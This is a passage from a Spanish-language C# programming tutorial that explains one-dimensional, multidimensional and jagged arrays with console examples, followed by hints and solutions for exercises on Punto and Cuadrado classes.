            /* Dado que el menor de los múltiplos comunes
de dos números
             * tiene que ser, como mínimo, igual que el
mayor, asignamos a
             * la varable mcm lo que vale el mayor de los
dos.    */
            ulong mcm=mayor;

            /* Este bucle puede ser algo confuso, pero en
realidad es el
```

```
             * ideal. Efectivamente, evito hacer
demasiadas operaciones
             * calculando si los sucesivos múltiplos del
mayor lo son
             * también del menor, en cuyo caso se ha
encontrado. */
            while (mcm % menor !=0)
                mcm+=mayor;

            return mcm;
        }

        public static bool EsPerfecto(ulong num)
        {
            /* Nos hace falta esta variable para ir
almacenando los
             * divisores del número en cuestión    */
            ulong sumadiv=0;

            /* Este bucle recorre todos los números desde
la unidad hasta
             * la mitad del número en cuestión. ¿Porqué
hasta la mitad?
             * Pues porque ningún número mayor de la mitad
puede ser
             * uno de sus divisores, lógicamente. Luego,
si el número
             * por el que vamos iterando es divisor de num
se suma a
             * sumadiv, y si no a sumadiv se le suma 0, o
sea, nada    */
            for (ulong i=1;i<=num/2; i++)
                sumadiv += (num % i==0) ? i : 0;

            /* Aquí podríamos haber usado un QUESTION o un
if, pero esto
             * es suficiente, puesto que hay que retornar
precisamente el
             * resultado de la comparación, es decir, si
son iguales hay
             * que retornar true, y si no lo son hay que
```

```
retornar false    */
            return sumadiv==num;
        }
    }

    class MetodosApp
    {
        static void Main()
        {
            ulong num1=0;
            ulong num2=0;

            do
            {
                try
                {
                    Console.Write("Dame un número para
calcular el factorial: ");
                    num1=UInt64.Parse(Console.ReadLine());
                }
                catch
                {
                    continue;
                }
            } while (num1>255);

            Console.WriteLine("El método rFact dice que el
factorial de {0} es {1}",
                num1,Metodos.rFact((byte) num1));
            Console.WriteLine("El método rFact dice que el
factorial de {0} es {1}",
                num1,Metodos.itFact((byte) num1));

            Console.WriteLine();

            do
            {
                try
                {
                    Console.Write("Ahora dame uno de los
números mara MCD y MCM: ");
```

```
                    num1=UInt64.Parse(Console.ReadLine());
                    Console.Write("Ahora dame el otro
número mara MCD y MCM: ");
                    num2=UInt64.Parse(Console.ReadLine());
                }
                catch
                {
                    continue;
                }
            } while (num1==0 || num2==0);

            Console.WriteLine("El método rMCD dice que el
MCD entre {0} y {1} es {2}",
                num1, num2, Metodos.rMCD(num1, num2));
            Console.WriteLine("El método itMCD dice que el
MCD entre {0} y {1} es {2}",
                num1, num2, Metodos.itMCD(num1, num2));

            Console.WriteLine();

            Console.WriteLine("El método MCM dice que el
MCM entre {0} y {1} es {2}",
                num1, num2, Metodos.MCM(num1, num2));

            Console.WriteLine();

            do
            {
                try
                {
                    Console.Write("Por fin, dame un número
para ver si es perfecto: ");
                    num1=UInt64.Parse(Console.ReadLine());
                }
                catch
                {
                    continue;
                }
            } while (num1>255);

            Console.WriteLine("El método EsPerfecto dice
```

```
que el número {0} {1}",
                num1, Metodos.EsPerfecto(num1) ? "es
perfecto": "no es perfecto");

            string a=Console.ReadLine();
        }
    }
}
```

Sigue este vínculo si quieres bajártelo.

Hasta ahora hemos aprendido un montón de cosas con respecto a las variables, pero siempre teníamos que saber con antelación el número de variables que el programa iba a necesitar. Sin embargo, habrá situaciones en las que no sea posible determinar este número hasta que el programa no se esté ejecutando. Pongamos por ejemplo que estamos diseñando un programa de facturación. Evidentemente, cada factura tendrá una serie de líneas de detalle, pero será imposible conocer el número de líneas de detalle de cada factura en tiempo de diseño, esto es, antes de que el programa comience su ejecución. Pues bien, para solucionar estas dificultades contamos con los arrays y los indizadores.

ARRAYS

Antes de comenzar a explicaros con mayor claridad qué es un array quiero advertir nuevamente a los programadores de C/C++: En C#, aunque parecidos, los arrays son diferentes tanto semántica como sintácticamente, de modo que te recomiendo que no pases por alto esta entrega.

Bien, una vez hechas todas las aclaraciones previas, creo que podemos comenzar. Un array es un indicador que puede almacenar varios valores simultáneamente. Cada uno de estos valores se identifica mediante un número al cual se llama índice. Así, para acceder al primer elemento del array habría que usar el índice cero, para el segundo el índice uno, para el tercero el índice dos, y así sucesivamente. Que nadie se preocupe si de momento todo esto es un poco confuso, ya que lo voy a ir desmenuzando poco a poco. Vamos a ver cómo se declara un array:

```
tipo[] variable;
```

Bien, como veis es muy parecido a como se declara una variable normal, sólo que hay que poner corchetes detrás del tipo. Los programadores de C/C++ habrán observado inmediatamente la diferencia sintáctica. En efecto, en la declaración de un array en C# los corchetes se colocan detrás del tipo y no detrás de la variable. Esta pequeña diferencia sintáctica se debe a una importante diferencia semántica: aquí los arrays son objetos derivados de la clase System.Array. Por lo tanto, y esto es muy importante, cuando declaramos un array en C# este aún no se habrá creado, es decir, no se habrá reservado aún memoria para él. En consecuencia, los arrays de C# son todos dinámicos, y antes de poder usarlos habrá que instanciarlos, como si fuera cualquier otro objeto. Veamos un breve ejemplo de lo que quiero decir:

```
string[] nombres; // Declaración del array
nombres = new string[3]; // Instanciación del array
```

En efecto, tal como podéis apreciar, el array nombres será utilizable únicamente a partir de su instanciación. En este ejemplo, el número 3 que está dentro de los corchetes indica el número total de elementos de que constará el array. No os equivoquéis, puesto que todos los arrays de C# están

basados en cero, esto es, el primer elemento del array es cero. Por lo tanto, en este caso, **el último elemento sería 2 y no 3**, ya que son tres los elementos que lo componen (0, 1 y 2). Veamos un ejemplo algo más completo y después lo comentamos:

```
using System;

namespace Arrays
{
    class ArraysApp
    {
        static void Main()
        {
            string[] nombres; // Declaración del array
            ushort num=0;

            do
            {
                try
                {
                    Console.Write("¿Cuántos nombres vas a
introducir? ");
                    num=UInt16.Parse(Console.ReadLine());
                }
                catch
                {
                    continue;
                }
            } while (num==0);

            nombres=new string[num]; // Instanciación del
array

            for (int i=0; i<num; i++)
            {
                Console.Write("Escribe el nombre para
elemento {0}: ", i);
                nombres[i]=Console.ReadLine();
            }

            Console.WriteLine("Introducidos los {0}
nombres", num);
            Console.WriteLine("Pulsa INTRO para listarlos");
```

```
            string a=Console.ReadLine();

            for (int i=0; i<num; i++)
            {
                Console.WriteLine("Elemento {0}: {1}", i,
nombres[i]);
            }

            a=Console.ReadLine();
        }
    }
}
```

Veamos ahora la salida en la consola (en rojo, como siempre, lo que se ha escrito durante la ejecución del programa):

```
¿Cuántos nombres vas a introducir? 3
Escribe el nombre para el elemento 0: Juanito
Escribe el nombre para el elemento 1: Jaimito
Escribe el nombre para el elemento 2: Joselito
Introducidos los 3 nombres
Pulsa INTRO para listarlos
Elemento 0: Juanito
Elemento 1: Jaimito
Elemento 2: Joselito
```

En este pequeño programa hemos declarado un array y lo hemos instanciado después de haber preguntado al usuario cuántos elementos iba a tener. Como veis, hemos utilizado un bucle for para recoger todos los valores que hay que meter en el array. Quiero que prestéis especial atención a cómo hemos introducido los valores en el array: en la línea "**nombres[i] = Console.ReadLine()**" lo que hacemos es que al elemento "i" del array le asignamos lo que devuelva el método ReadLine. Como "i" tomará valores entre 0 y el número total de elementos menos uno rellenaremos el array completo (fijaos en la condición del bucle, que es i<num, es decir, que si i es igual a num el bucle ya no se itera). Después tenemos otro bucle for para recorrer todo el array y escribir sus valores en la consola. En definitiva, para acceder a un elemento del array se usa la sintaxis "array[índice]".

Un array también puede inicializarse en la propia declaración, bien instanciándolo (como cualquier otro objeto) o bien asignándole los valores directamente. Vamos a reescribir el ejemplo anterior instanciando el array en la declaración del mismo:

```
using System;
```

```
namespace Arrays2
{
    class Arrays2App
    {
        static void Main()
        {
            ushort num=3;

            do
            {
                try
                {
                    Console.Write("¿Cuántos nombres vas a
introducir? ");
                    num=UInt16.Parse(Console.ReadLine());
                }
                catch
                {
                    continue;
                }
            } while (num==0);

            string[] nombres=new string[num]; // Declaración
e instanciación del array

            for (int i=0; i<num; i++)
            {
                Console.Write("Escribe el nombre para
elemento {0}: ", i);
                nombres[i]=Console.ReadLine();
            }

            Console.WriteLine("Introducidos los {0}
nombres", num);
            Console.WriteLine("Pulsa INTRO para listarlos");

            string a=Console.ReadLine();

            for (int i=0; i<num; i++)
            {
                Console.WriteLine("Elemento {0}: {1}", i,
nombres[i]);
```

```
            }

            a=Console.ReadLine();
        }
    }
}
```

Bien, ahora, como puedes observar, el array ha sido instanciado en la misma línea en la que fue declarado. El funcionamiento de este ejemplo, por lo tanto, sería el mismo que el del ejemplo anterior. Veamos ahora otro ejemplo de inicialización del array asignándole los valores en la declaración:

```
using System;

namespace Arrays3
{
    class Arrays3App
    {
        static void Main()
        {
            // Declaración e inicialización del array
            string[] nombres={"Juanito", "Jaimito",
"Joselito"};

            for (int i=0; i<nombres.Length; i++)
            {
                Console.WriteLine("Elemento {0}: {1}", i,
nombres[i]);
            }

            string a=Console.ReadLine();
        }
    }
}
```

En este caso, el array nombres ha sido inicializado en la propia declaración del mismo, asignándole los tres valores que va a contener. Como ves, dichos valores están entre llaves y separados por comas. Las comillas son necesarias en este caso, ya que el array es de tipo string. ¿Que dónde está la instanciación del array? Bueno, cuando hacemos esto, la instanciación la hace por debajo el compilador, es decir, de forma implícita. Presta atención también a la condición del bucle: ahora hemos usado la propiedad Length del array nombres en lugar de una variable. En efecto, esta propiedad nos devuelve el número de elementos de un array. Por lo tanto, la salida en consola de

este programa sería esta:

```
Elemento 0: Juanito
Elemento 1: Jaimito
Elemento 2: Joselito
```

Por otro lado, el hecho de que un array haya sido inicializado no quiere decir que sea inamovible. Si un array que ya contiene datos se vuelve a instanciar, el array volverá a estar vacío, y obtendrá las dimensiones de la nueva instanciación.

Bien, todos estos arrays que hemos explicado hasta el momento son arrays unidimensionales, es decir, que tienen una sola dimensión (un solo índice). Sin embargo esto no soluciona aún todas las necesidades del programador. Pongamos, por ejemplo, que queremos almacenar las combinaciones de las ocho columnas de una quiniela de fútbol en un array.¿Cómo lo hacemos? Pues bien, el mejor modo es utilizar un array multidimensional.

ARRAYS MULTIDIMENSIONALES

Los arrays multidimensionales son aquellos que constan de dos o más dimensiones, es decir, que cada elemento del array viene definido por dos o más índices. Vamos a echar un vistazo a la declaración de un array multidimensional (en este caso, será tridiensional, es decir, con tres dimensiones):

```
tipo[,,] variable;
```

Como ves, hay dos comas dentro de los corchetes, lo cual indica que el array es tridimensional, puesto que los tres índices del mismo se separan uno de otro por comas. Veamos un pequeño ejemplo que lo clarifique un poco más:

```
string[,] alumnos = new string[2,4];
```

Este array es bidimensional y serviría para almacenar una lista de alumnos por aula, esto es, tenemos dos aulas (el primer índice del array es 2) y cuatro alumnos en cada una (el segundo índice es 4). Veamos un poco de código y una tabla para que os hagáis una idea de cómo se almacena esto:

```
alumnos[0,0]="Lolo";
alumnos[0,1]="Mario";
alumnos[0,2]="Juan";
alumnos[0,3]="Pepe";
alumnos[1,0]="Lola";
alumnos[1,1]="María";
```

```
alumnos[1,2]="Juana";
alumnos[1,3]="Pepa";
```

Esto sería como almacenar los datos en esta tabla:

	AULA 0	AULA 1
NOMBRE 0	Lolo	Lola
NOMBRE 1	Mario	María
NOMBRE 2	Juan	Juana
NOMBRE 3	Pepe	Pepa

¿Que quieres saber por qué he separado a los chicos de las chicas? Bueno, no es que sea un retrógrado, es para que se vea mejor todo esto. Mira que sois detallistas... Bueno, creo que va quedando bastante claro. ¿Y cómo recorremos un array multidimensional? Pues con bucles anidados. Vamos ya con un ejemplo más completito de todo esto. Este pequeño programa pregunta al usuario por el número de columnas que quiere generar de una quiniela de fútbol, y después las rellena al azar y las muestra en pantalla:

```
using System;

namespace Quinielas
{
    class QuinielasApp
    {
        static void Main()
        {
            const char local='1';
            const char empate='X';
            const char visitante='2';
            const byte numFilas=14;
            byte numColumnas=0;
            char[,] quiniela;
            byte azar;
            Random rnd=new Random(unchecked((int)
DateTime.Now.Ticks));

            do
            {
                try
                {
                    Console.WriteLine("Mínimo una columna y
máximo ocho");
```

```
                    Console.Write("¿Cuántas columnas quieres
generar? ");

                numColumnas=Byte.Parse(Console.ReadLine());
                }
                catch
                {
                    continue;
                }
            } while (numColumnas<1 || numColumnas>8);

            quiniela=new char[numColumnas, numFilas];

            for (byte i=0; i<numColumnas; i++)
            {
                for (byte j=0; j<numFilas; j++)
                {
                    azar=(byte) (rnd.NextDouble()*3D);
                    switch (azar)
                    {
                        case 0:
                            quiniela[i,j]=local;
                            break;
                        case 1:
                            quiniela[i,j]=empate;
                            break;
                        case 2:
                            quiniela[i,j]=visitante;
                            break;
                    }
                }
            }

            Console.WriteLine("Quiniela generada. Pulsa
INTRO para verla");
            string a=Console.ReadLine();

            for (byte i=0; i<numColumnas; i++)
            {
                Console.Write("Columna {0}: ", i+1);
                for (byte j=0; j<numFilas; j++)
                {
                    Console.Write("{0} ", quiniela[i,j]);
```

```
                }
                Console.WriteLine();
                Console.WriteLine();
            }

            a=Console.ReadLine();
        }
    }
}
```

Como veis, esto se va poniendo cada vez más interesante. De este programa, aparte de la clase Random, hemos visto todo excepto los bloques try y catch, de modo que si hay algo que no entiendes te recomiendo que revises las entregas anteriores. La clase Random es para generar números aleatorios (al azar). En la instanciación de dicha clase hemos puesto algo que puede resultarte algo confuso. Es esta línea:

```
Random rnd=new Random(unchecked((int) DateTime.Now.Ticks));
```

Bien, el constructor de esta clase tiene dos sobrecargas: una de ellas es sin argumentos, y la otra acepta un argumento de tipo int, que es la que hemos usado. ¿Por qué? Porque de lo contrario siempre generaría los mismos números en cada ejecución del programa, lo cual no sería muy útil en este caso. Como necesitamos que se generen números distintos tenemos que pasarle números diferentes en el argumento int del constructor de la clase Random, y el modo más eficaz de conseguirlo es hacer que ese número dependa del tiempo que lleve encendido el ordenador. Por otro lado, el número lo generamos al ejecutar el método NextDouble, el cual nos retorna un número mayor o igual a 0 y menor que 1. Esta es la línea:

```
azar=(byte) (rnd.NextDouble()*3D);
```

¿Por qué lo hemos multiplicado por 3D? Pues bien, como queremos números enteros entre 0 y 2 (o sea, 0, 1 o 2) bastará con multiplicar este número (recuerda que está entre cero y uno) por 3. ¿Y la D? Ahora voy, hombre. ¿Os acordáis de los sufijos en los literales, para indicar si se debía considerar si el número era de un tipo o de otro? Pues aquí está la explicación. Dado que el método NextDouble retorna un valor double, tenemos que multiplicarlo por otro valor double. Por eso le ponemos el sufijo "D" al número tres. Después todo ese resultado se convierte a byte y se asigna a la variable azar, que es la que se comprueba en el switch para asignar el carácter necesario según su valor a cada elemento del array.

Por lo demás creo que a estas alturas no debería tener que explicaros gran cosa: tenemos un par de bucles anidados para asignar los valores al array y después otros dos bucles anidados para recorrer dicho array y mostrar su contenido en la consola.

Otra cuestión importante en la que quiero que te fijes es en que ya estoy empezando a dejar de usar "literales y números mágicos", usando constantes en su lugar. Efectivamente, podría haberme ahorrado las cuatro constantes: local, empate, visitante y numFilas, poniendo sus valores directamente en el código, algo así:

```
...
            for (byte i=0; i<numColumnas; i++)
            {
                for (byte j=0; j<14; j++)
                {
                    azar=(byte) (rnd.NextDouble()*3D);
                    switch (azar)
                    {
                        case 0:
                            quiniela[i,j]='1';
                            break;
                        case 1:
                            quiniela[i,j]='X';
                            break;
                        case 2:
                            quiniela[i,j]='2';
                            break;
                    }
                }
            }
...
```

En efecto, funcionaría exactamente igual, pero ¿qué ocurriría si otra persona que no sabe qué es una quiniela, o por qué tiene que ser el número 14, o qué significan el 1, la X o el 2? Pues que el código sería menos claro. Las constantes, sin embargo, hacen la lectura del código más fácil. Por otro lado, si algún día cambiaran los signos, por ejemplo, si hubiese que poner una "a" en lugar del "1", una "b" en lugar de la "x" y una "c" en lugar del "2" y no hubiésemos usado constantes habría que buscar todos estos literales por todo el código y sustituirlos uno por uno, mientras que usando constantes (que están declaradas al principio) basta con modificar sus valores, haciendo así el cambio efectivo ya para todo el programa. Así que ya lo sabéis: a partir de ahora vamos a evitar en lo posible los "literales y los números mágicos".

Para terminar con esto, el número de dimensiones de un array se llama rango. Para conocer el rango de un array mediante código basta con invocar la propiedad Rank del mismo (heredada de la clase System.Array). Veamos un ejemplo de esto:

```
using System;

namespace Rangos
{
    class RangosApp
    {
        static void Main()
        {
            int[] array1=new int[2];
            int[,] array2=new int[2,2];
            int[,,] array3=new int[2,2,2];
            int[,,,] array4=new int[2,2,2,2];

            Console.WriteLine("Rango de array1: {0}",
array1.Rank);
            Console.WriteLine("Rango de array2: {0}",
array2.Rank);
            Console.WriteLine("Rango de array3: {0}",
array3.Rank);
            Console.WriteLine("Rango de array4: {0}",
array4.Rank);

            string a=Console.ReadLine();
        }
    }
}
```

La salida en la consola de todo esto sería la siguiente:

```
Rango de array1: 1
Rango de array2: 2
Rango de array3: 3
Rango de array4: 4
```

ARRAYS DE ARRAYS

En efecto, para liar un poco más la madeja, tenemos también los arrays de arrays. Estos son arrays que pueden contener otros arrays. ¿Y para qué diablos queremos meter un array dentro de otro? ¿No nos basta con los arrays multidimensionales? Pues realmente podría bastarnos, en efecto, pero habría ocasiones en las que tendríamos que hacer bastantes cabriolas con el código por no usar los arrays de arrays. Pensad en un programa en el que el usuario tiene que manejar simultáneamente múltiples objetos de distintas clases derivadas de una clase base, por ejemplo, triángulos y

cuadrados derivados de la clase figura. Si solamente pudiéramos usar arrays unidimensionales o multidimensionales tendríamos que declarar un array distinto para cada tipo de objeto (uno para triángulos y otro para cuadrados). La dificultad viene ahora: ¿Qué ocurre si hay que redibujar todos los objetos, ya sean cuadrados o triángulos? Evidentemente, habría que escribir un bucle para cada uno de los arrays para poder invocar los métodos Redibujar de cada uno de los elementos. Sin embargo, si metemos todos los arrays dentro de un array de arrays nos bastaría con escribir un par de bucles anidados para recorrer todos los objetos y dejar el resto en manos del polimorfismo. Ciertamente, aún no hemos estudiado a fondo ninguno de los mecanismos de la herencia. No obstante, con lo que sabemos hasta ahora, podemos poner un ejemplo sobre los arrays de arrays, aunque probablemente no se aprecie realmente la ventaja. Veamos el ejemplo, y luego lo comentamos. Eso sí, presta especial atención a la sintaxis, tanto en la declaración como en las instanciaciones:

```
using System;

namespace ArraysdeArrays
{
    class ArraysDeArraysApp
    {
        static void Main()
        {
            object[][] numeros; // Declaración del array de
arrays
            numeros=new object[2][]; // Instanciación del
array de arrays

            numeros[0]=new object[3]; // Instanciación del
primer array
            numeros[1]=new object[4]; // Instanciación del
segundo array

            numeros[0][0]=3.325D;
            numeros[0][1]=6.25D;
            numeros[0][2]=3D;

            numeros[1][0]=3u;
            numeros[1][1]=7u;
            numeros[1][2]=4u;
            numeros[1][3]=87u;

            for (int i=0;i<numeros.Length;i++)
            {
```

```
                for (int j=0;j<numeros[i].Length;j++)
                {

                Console.WriteLine(numeros[i][j].ToString());
                }
            }

            string a=Console.ReadLine();
        }
    }
}
```

En este ejemplo vamos a usar un array en el que incluiremos dos arrays: uno para números de tipo double y otro para números de tipo ulong. Como estos dos tipos están derivados de la clase System.Object, lo que hacemos es declarar el array de este tipo en la primera línea del método Main, y después lo instanciamos diciéndole que contendrá dos arrays (en la segunda línea). Después instanciamos también como tipo object los dos arrays que contendrá el primero, y le asignamos valores: al array numeros[0] le asignamos valores de tipo double, y al array numeros[1] le asignamos valores de tipo ulong. Después usamos un par de bucles anidados para recorrer todos los elementos del array de arrays con el objeto de invocar el método ToString() de todos ellos (heredado de la clase System.Object). Como ves, el bucle "i" recorre el array de arrays (fíjate en la condición, i<numeros.Length), y el bucle "j" recorre cada uno de los elementos del array numeros[i], según sea el valor de i en cada iteración. Con los ejemplos de esta entrega se incluye también el de los cuadrados y los triángulos que te mencioné antes (en la carpeta Figuras), pero no lo reproduzco aquí porque aún no hemos visto la herencia. Sin embargo, cuando lo ejecutes, verás mejor la utilidad de los arrays de arrays.

Bien, creo que ya es suficiente para esta entrega. No te pondré ejercicios sobre los arrays todavía, pues prefiero esperar a que hayamos vistos los indizadores y los bucles foreach. Por cierto... espero que la próxima entrega no se haga esperar tanto como esta. A ver si hay algo de suerte...

Sigue este vínculo para bajarte los ejemplos de esta entrega.

PISTAS PARA EL EJERCICIO 1 (ENTREGA 8)

1. La clase Punto necesita los campos de sólo lectura X e Y, que serán las coordenadas del punto. Entonces, necesitarás un constructor para asignarles los valores necesarios.

2. ¿Qué le hace falta al constructor de la clase Punto? Los dos datos que se han de guardar en las variables privadas x e y, de modo que el constructor necesitará dos argumentos: uno para x y otro para y.

3. Si necesitas cuatro propiedades de sólo lectura de tipo Punto para los vértices, necesitarás también alguna variable privada del mismo tipo para almacenar estos datos.

4. Si la base del cuadrado es horizontal, ¿necesitas realmente una variable para cada vértice? Yo creo que te sobra con una para un vértice y otra para el lado.

5. Si tienes el lado, ¿necesitas realmente variables para las propiedades de sólo lectura Area y Perimetro?

6. ¿Cómo escribimos un constructor para construir el cuadrado a partir de los vértices 1 y 3? Sencillamente, con un constructor que acepte dos argumentos del tipo Punto, y a partir de los dos vértices puedes calcular el lado.

7. ¿Cómo escribimos un constructor para constuir el cuadrado a partir del vértice 1 y el lado? Con otro constructor que acepte un argumento de tipo Punto y otro de tipo uint.

8. Para escribir un método que muestre los datos del cuadrado basta con escribir uno que acepte un argumento de la clase Cuadrado.

RESOLUCIÓN DEL EJERCICIO

Bien, aquí está. Este es todo el código del ejercicio, y está convenientemente comentado. Por supuesto, se podría haber escrito de muchas formas distintas, por lo que es más que probable que el que has hecho tú no sea exactamente igual. Si el tuyo también funciona, está perfecto. Si no, intenta terminarlo siguiendo con tu idea, y usa el ejercicio que te doy ya resuelto como guía en lugar de copiarlo tal cual.

```
using System;
```

```
namespace Geometria
{
    /// <summary>
    /// Clase Punto, con dos campos de sólo lectura para
almacenar
    /// las coordenadas del punto.
    /// </summary>
    class Punto
    {
        // Este es el constructor de la clase
        public Punto(uint x, uint y)
        {
            this.X=x;
            this.Y=y;
        }

        // Estos son los campos de sólo lectura de la
clase
        public readonly uint X;
        public readonly uint Y;
    }

    /// <summary>
    /// Clase Cuadrado. Cada cosa está comentada.
    /// </summary>
    class Cuadrado
    {
        /* Constructor: construye un cuadrado a partir
del vértice1 y
         * la longitud del lado */
        public Cuadrado(Punto vert1, uint lado)
        {
            this.vertice1=vert1;
            this.lado=lado;
        }

        /* Constructor: construye un cuadrado a partir de
los vértices
         * 1 y tres. Habría que comprobar si las
componentes del vértice
```

```
         * 3 son mayores o menores que las del vértice1.
Sin embargo, como
         * aún no hemo llegado a eso vamos a presuponer
que las componentes
         * del vértice 3 son siempre mayores que las del
uno. De todas
         * formas, por si acaso, para calcular el lado
tomaremos el valor
         * absoluto de la diferencia. */
        public Cuadrado(Punto vert1, Punto vert3)
        {
            this.vertice1=vert1;
            this.lado=(uint) Math.Abs(vert3.X-vert1.X);
        }
        // Variable local para almacenar el vértice1
        protected Punto vertice1;

        /* Variable local para el lado. Se podría
construir con un campo,
         * pero el enunciado decía que tenía que ser una
propiedad.      */
        protected uint lado;

        /* Propiedad Vertice1: devuelve el Punto
almacenado en la variable
         * protected vertice1        */
        public Punto Vertice1
        {
            get
            {
                return this.vertice1;
            }
      }

        /* Propiedad Vertice2: como no hay variable local
para almacenar
         * el punto, se crea y se retorna uno nuevo: la
componente X es
         * igual a la X del vértice1 más la longitud del
lado.     */
```

```
        public Punto Vertice2
        {
            get
            {
                Punto p=new Punto(this.vertice1.X +
this.lado,this.vertice1.Y);
                return p;
            }
        }

        /* Propiedad Vertice3: como no hay variable local
para almacenar
         * el punto, se crea y se retorna uno nuevo: la
componente X es
         * igual a la X del vértice1 más la longitud del
lado, y ocurre
         * lo mismo con la componente Y    */
        public Punto Vertice3
        {
            get
            {
                Punto p=new Punto(this.vertice1.X +
this.lado,this.vertice1.Y+this.lado);
                return p;
            }
        }

        /* Propiedad Vertice4: como no hay variable local
para almacenar
         * el punto, se crea y se retorna uno nuevo: la
componente X es
         * igual a la X del vértice1, y la componente Y
es igual a la
         * Y del vértice1 más la longitud del lado     */
        public Punto Vertice4
        {
            get
            {
                Punto p=new
Punto(this.vertice1.X,this.vertice1.Y+this.lado);
                return p;
```

```
            }
        }

        /* Propiedad de lectura/escritura Lado: en el
bloque get se retorna
         * el valor de la variable local lado, y en el
bloque set se
         * asigna el nuevo valor a la variable local
lado.   */
        public uint Lado
        {
            get
            {
                return this.lado;
            }
            set
            {
                this.lado=value;
            }
        }

        /* Propiedad de sólo lectura Perímetro: se
retorna el perímetro,
         * que es cuatro veces el lado     */
        public uint Perimetro
        {
            get
            {
                return this.lado*4;
            }
        }

        /* Propiedad de sólo lectura Area: se retorna el
área, que es el
         * cuadrado del lado    */
        public uint Area
        {
            get
            {
                return (uint) Math.Pow(this.lado,2);
```

```
            }
        }
    }
}

namespace PruebaGeometria
{
    using Geometria;

    class GeometriaApp
    {
        /* Método para mostrar las propiedades del
cuadrado que se le
         * pase como argumento. Como debe poderse llamar
al método sin
         * instanciar la clase GeometriaApp, tiene que
ser static */
        static void PropCuadrado(Cuadrado cuad)
        {
            Console.WriteLine("Coordenadas de los
vértices del cuadrado:");
            Console.WriteLine("Vértice 1: ({0},{1})",
                cuad.Vertice1.X, cuad.Vertice1.Y);
            Console.WriteLine("Vértice 2: ({0},{1})",
                cuad.Vertice2.X, cuad.Vertice2.Y);
            Console.WriteLine("Vértice 3: ({0},{1})",
                cuad.Vertice3.X, cuad.Vertice3.Y);
            Console.WriteLine("Vértice 4: ({0},{1})",
                cuad.Vertice4.X, cuad.Vertice4.Y);
            Console.WriteLine("Longitud del lado: {0}",
                cuad.Lado);
            Console.WriteLine("Perímetro: {0}",
                cuad.Perimetro);
            Console.WriteLine("Área: {0}",
                cuad.Area);
            Console.WriteLine("Pulsa INTRO para
continuar");

            string a=Console.ReadLine();
        }
```

```
        /* Método Main: punto de entrada a la aplicación. En este método
         * se creará un cuadrado a partir de un vértice y el lado y otro
         * a partir de los vértices 1 y 3, y se harán las llamadas
         * pertinentes al método PropCuadrado para mostrar sus propiedades */
        static void Main()
        {
            // Variables para construir los puntos
            uint x, y;
            // Variables para construir los cuadrados
            Cuadrado cuadrado;
            Punto p1, p2;
            uint lado;

            /* Pidiendo datos para construir el primer cuadrado. No se
             * incluye código para evitar errores si se introducen
             * cadenas en lugar de números porque aún no se ha explicado.
             * Cuando se pruebe el programa hay que tener la precaución
             * de poner siempre números. */
            Console.WriteLine("Cuadrado a partir del lado y un vértice");
            Console.Write("Escribe componente X del vértice: ");
            x=UInt32.Parse(Console.ReadLine());
            Console.Write("Escribe componente Y del vértice: ");
            y=UInt32.Parse(Console.ReadLine());
            Console.Write("Escribe la longitud del lado: ");
            lado=UInt32.Parse(Console.ReadLine());

            p1=new Punto(x,y); // Construyendo el vértice1
            cuadrado=new Cuadrado(p1,lado); //
```

```
Construyendo el cuadrado
            Console.WriteLine("Construido el cuadrado.
Pulsa INTRO para ver sus propiedades");
            string a=Console.ReadLine();
            PropCuadrado(cuadrado); // Llamada al método
PropCuadrado

            /* Pidiendo los datos para construir un
cuadrado a partir
             * de los vértices 1 y 3. */
            Console.WriteLine("Cuadrado a partir de dos
vértices");
            Console.Write("Escribe componente X del
vértice1: ");
            x=UInt32.Parse(Console.ReadLine());
            Console.Write("Escribe componente Y del
vértice1: ");
            y=UInt32.Parse(Console.ReadLine());
            p1=new Punto(x,y); // Construyendo el
vértice1
            Console.Write("Escribe componente X del
vértice3: ");
            x=UInt32.Parse(Console.ReadLine());
            Console.Write("Escribe componente Y del
vértice3: ");
            y=UInt32.Parse(Console.ReadLine());
            p2=new Punto(x,y); // Construyendo el
vértice3

            cuadrado=new Cuadrado(p1,p2); // Construyendo
el cuadrado
            Console.WriteLine("Construido el cuadrado.
Pulsa INTRO para ver sus propiedades");
            a=Console.ReadLine();
            PropCuadrado(cuadrado); // Llamada al método
PropCuadrado
        }
    }
}
```

Bien, esto es todo. Sigue este vínculo si te lo quieres bajar.

PISTAS PARA EL EJERCICIO 2 (ENTREGA 9)

Para este ejercicio no hay pistas, porque casi te lo daría hecho. Lo siento.

RESOLUCIÓN DEL EJERCICIO

Bueno, aquí está. Solamente reproduzco aquí el constructor que teníamos que retocar, porque lo demás se queda como estaba. Realmente, tendríamos que haber hecho otra cosa si nos pasan dos puntos con las mismas coordenadas, pero bueno, como no hemos llegado todavía a esa parte, lo dejaremos así.

```
public Cuadrado(Punto p1, Punto p2)
{
    uint x;
    uint y;

    if (p1.X==p2.X && p1.Y==p2.Y)
    {
        Console.WriteLine("No se pude construir con dos
vértices iguales");
    }
    else if (p1.X==p2.X)
    {
        x=p1.X;
        y=(p1.Y<p2.Y) ? p1.Y: p2.Y;
        this.vertice1=new Punto(x,y);
        this.lado=(p1.Y<p2.Y) ? p2.Y-p1.Y: p1.Y-p2.Y;
    }
    else
    {
        x=(p1.X<p2.X) ? p1.X: p2.X;
        y=(p1.Y<p2.Y) ? p1.Y: p2.Y;
        this.vertice1=new Punto(x,y);
        this.lado=(p1.X<p2.X) ? p2.X-p1.X: p1.X-p2.X;
    }
}
```

Ciertamente, parecía más fácil, pero tampoco era muy complicado, ¿no? Como es poco código,

he preferido no ponerte un vínculo para bajarte de nuevo todo el ejemplo. Basta con que lo cambies en el que te bajaste en el primer ejercicio.

PISTAS PARA EL EJERCICIO 4 (ENTREGA 12)

Hay algunos datos para la clase Factura que pueden resultarte extraños si estás siguiendo el curso desde algún país fuera de España o Europa, de modo que vamos a explicarlos:

- El campo (o propiedad, tú sabrás...) para NIF o CIF ha de ser el mismo. El NIF es un número de identificación fiscal de una persona física, y el CIF es el equivalente para una empresa. Debe ser de tipo string porque tanto en uno como en otro hay siempre una letra.
- El IVA es un impuesto (el Impuesto sobre el Valor Añadido) que se aplica a todos los bienes de consumo. En España actualmente el porcentaje a aplicar de IVA para la mayoría de los productos el del 16%. El IVA de una factura, por lo tanto, sería el 16% del total de dicha factura. A pesar de que algunas actividades están exentas de IVA, vamos a suponer para nuestro ejercicio que no hay excepciones, y que todos los productos están gravados con un 16%.
- La base imponible es la suma del precio de todos los productos que constan en la factura, sin haberle aplicado aún el IVA.
- La cuota de IVA será el 16% de la base imponible.
- El total de la factura, por lo tanto, es la suma de la base imponible más la cuota.

RESOLUCIÓN DEL EJERCICIO

